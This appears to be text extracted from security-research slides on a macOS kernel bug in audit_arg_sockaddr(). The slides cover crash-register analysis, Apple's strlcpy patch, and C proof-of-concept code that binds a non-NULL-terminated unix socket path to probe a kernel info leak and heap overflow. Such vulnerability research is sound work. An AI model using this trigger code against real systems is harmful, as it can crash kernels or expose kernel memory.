
    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
    switch (sa->sa_family) {

        case AF_UNIX:
            sun = (struct sockaddr_un *)sa;
            int slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);

            if (slen >= 0) {
                /*
                 * Make sure the path is NULL-terminated
                 */
                if (sun->sun_path[slen] != 0) { ..... }
                    bcopy(sun->sun_path, path, slen);
                    path[slen] = 0;
                    audit_arg_upath(ar, cwd_vp, path, ARG_UPATH1);
                } else {
                    audit_arg_upath(ar, cwd_vp, sun->sun_path, ARG_UPATH1);
                }
            }
    }
}
```

what is in RBX? R13?  
... and that +2?

and why panic?



`sun->sun_path[slen] != 0`

`cmp byte ptr[rbx+r13+2], 0`

`bind() / audit_arg_sockaddr()`

# A KERNEL PANIC

## the audit\_arg\_sockaddr() function

```
void audit_arg_sockaddr(..., struct sockaddr *sa) {
    struct sockaddr_un *sun; .....  
    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);  
    ...  
  
    switch (sa->sa_family) {  
        case AF_UNIX:  
            sun = (struct sockaddr_un *)sa;  
            slen = sun->sun_len -  
                offsetof(struct sockaddr_un, sun_path);  
            ...  
            sun->sun_path[slen] != 0
```

```
# cat /usr/include/sys/un.h  
  
/*  
 * [XSI] Definitions for UNIX IPC domain.  
 */  
struct sockaddr_un {  
    /* sockaddr_len including null */  
    unsigned char sun_len;  
  
    /* [XSI] AF_UNIX */  
    sa_family_t sun_family;  
  
    /* [XSI] path name (gag) */  
    char sun_path[];  
};
```

**sockaddr\_un struct**

💣 **cmp byte ptr[rbx+r13+2], 0**

RBX	pointer to a sockaddr_un structure ('sun')
R13	length of the structure, minus 2 ('slen', length of 'sun_path')
+2	offset to name/path of socket (sun->sun_path)

# A KERNEL PANIC

## the `audit_arg_sockaddr()` function

`cmp byte ptr[rbx+r13+2], 0`

RBX pointer to a `sockaddr_un` structure ('sun')

R13 length of the structure, minus 2 ('slen', length of 'sun\_path')

+2 offset to name/path of socket (`sun->sun_path`)



registers:

RAX: 0x0000000000000001, RBX: 0xfffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010

...


R12: 0xfffffff802813e458, R13: 0x00000000000000e, R14: 0xfffffff8034339db0, R15: 0x1575312836070096

Fault CR2: 0xfffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1

panic crash report

RBX + R13 + 2 =

0xfffffff803db4eff0 + 0x0000e + 2 = 0xfffffff803db4F000




start of unmapped page?

# A KERNEL PANIC

## the `audit_arg_sockaddr()` function

```
//slen = 0x10  
sun->sun_path[slen]
```

```
struct sockaddr_un ('sun', size: 0x10)
```




A `sockaddr_un` structure of size 0x10 (0xE + 2), is allocated at the very end of a memory page (0xfffffff803db4e000 -> 0xfffffff803db4efff).

The faulting instruction, `cmp byte ptr [rbx+r13+2], 0`, is trying to access a byte of memory, one byte outside the `sockaddr_un` structure (0xfffffff803db4f000).

This (happens to be) an address on a new page that isn't mapped: PANIC!

# A KERNEL PANIC the audit\_arg\_sockaddr() function

```
/*
 * Make sure the path is NULL-terminated
 */
if (sun->sun_path[slen] != 0)
```



mistake, or  
'intentional'?!



## Proper length of an AF\_UNIX socket when calling bind()

What's the proper ways of calculating the length of this when you've filled in the sun\_path member?  
? I've seen multiple approaches:

```
socklen_t len = sizeof(sockaddr_un);
socklen_t len = offsetof(sockaddr_un,sun_path) + strlen(addr.sun_path);
socklen_t len = offsetof(sockaddr_un,sun_path) + strlen(addr.sun_path) + 1;
socklen_t len = sizeof(sockaddr.sun_family ) + strlen(addr.sun_path);
```

determining length of  
socket is complicated!

"the sun\_path field contains the name of the file which represents the open socket. It need not be null delimited..." -IBM

path null terminated? no always!



linux kernel

```
static int unix_mkname(struct sockaddr_un *sunaddr, int len, ...){
...
/*
 * This may look like an off by one error but it is a bit more
 * subtle. 108 is the longest valid AF_UNIX path for a binding.
 * sun_path[108] doesn't as such exist.
 *
 * However in kernel space we are guaranteed that it is a valid
 * memory location in our kernel address buffer.
 */
((char *)sunaddr)[len] = 0;
len = strlen(sunaddr->sun_path)+1+sizeof(short);
return len;
```

WOW...


# THE UGLY

## a kernel info leak & heap overflow



# APPLE'S 'FIX' FOR THE KERNEL PANIC

## 10.12.4, invokes `strlcpy()`



kernel panic, bug report



`strlcpy()`:  
copies until it finds a NULL  
or the destination buffer is full


```
/*
 * Make sure the path is NULL-terminated
 */
if (sun->sun_path[slen] != 0)
```

macOS 10.12.3 (bug)



```
/*
 * Make sure the path is NULL-terminated
 */
strlcpy(path, sun->sun_path, sizeof(path));
```

macOS 10.12.4 ('patch')



but path doesn't have  
to be NULL terminated...

# A KERNEL INFO LEAK

## can we leak random kernel memory?



can we create a non-NULL terminated (unix) socket, that once audited, will leak kernel bytes to user-mode?

```
#define SOCK_PATH "/tmp/unixSocket"


int unixSocket = -1;
struct sockaddr_un addr = {0};
int length = sizeof(struct sockaddr_un);

//create socket
unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

//initialize address
addr.sun_len = length;
addr.sun_family = AF_UNIX;
strcpy(addr.sun_path, SOCK_PATH);

//bind path
bind(unixSocket, (struct sockaddr *)&addr, length);
```

a 'normal' unix socket



```
getsockaddr_s(struct socket *so, struct sockaddr_storage *ss,
user_addr_t uaddr, size_t len, boolean_t translate_unspec)
{
    ...
    bzero(ss, sizeof (*ss));
    copyin(uaddr, (caddr_t)ss, len);
    ss->ss_len = len;
```

- 
- ```
graph LR; A["1 zeros sockaddr_storage struct"] --> B["2 bind (copy) path to socket"]
```
- 1 zeros sockaddr\_storage struct
  - 2 bind (copy) path to socket

Two strings walk into a bar. Bartender: "What'll it be?"  
String one: "I think I'll have a beer 9zg Mu@k  
og jk^CjL jks d#f6%(U r8vy 0wc3^Dz ,xvu"  
String Two: "Excuse him, He isn't null-terminated."

# A KERNEL INFO LEAK

## can we leak random kernel memory?

bind() → 0

```
//struct sockaddr_storage *ss  
  
bzero(ss, sizeof (*ss));  
copyin(uaddr, (caddr_t)ss, len);
```

```
//create socket  
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);  
  
//alloc/fill  
char* addr = malloc(_SS_MAXSIZE);  
memset(addr, 0x41, _SS_MAXSIZE);  
((struct sockaddr_un*)addr)->sun_len = _SS_MAXSIZE;  
((struct sockaddr_un*)addr)->sun_family = AF_UNIX;  
  
//bind  
bind(unixSocket, (struct sockaddr *)addr, _SS_MAXSIZE));
```

non-NULL terminated socket path

```
$ bsd/sys/socket.h:  
  
#define _SS_MAXSIZE 128  
#define _SS_ALIGNSIZE (sizeof(int64_t))  
#define _SS_PAD1SIZE (_SS_ALIGNSIZE - sizeof(u_char) -  
    sizeof(sa_family_t))  
#define _SS_PAD2SIZE (_SS_MAXSIZE - sizeof(u_char) -  
    sizeof(sa_family_t) - _SS_PAD1SIZE - _SS_ALIGNSIZE)  
  
struct sockaddr_storage {  
    u_char ss_len; /* address length */  
    sa_family_t ss_family; /* address family */  
    char __ss_pad1[_SS_PAD1SIZE];  
    int64_t __ss_align;  
    char __ss_pad2[_SS_PAD2SIZE];  
};
```

sockaddr\_storage (max size: 128)

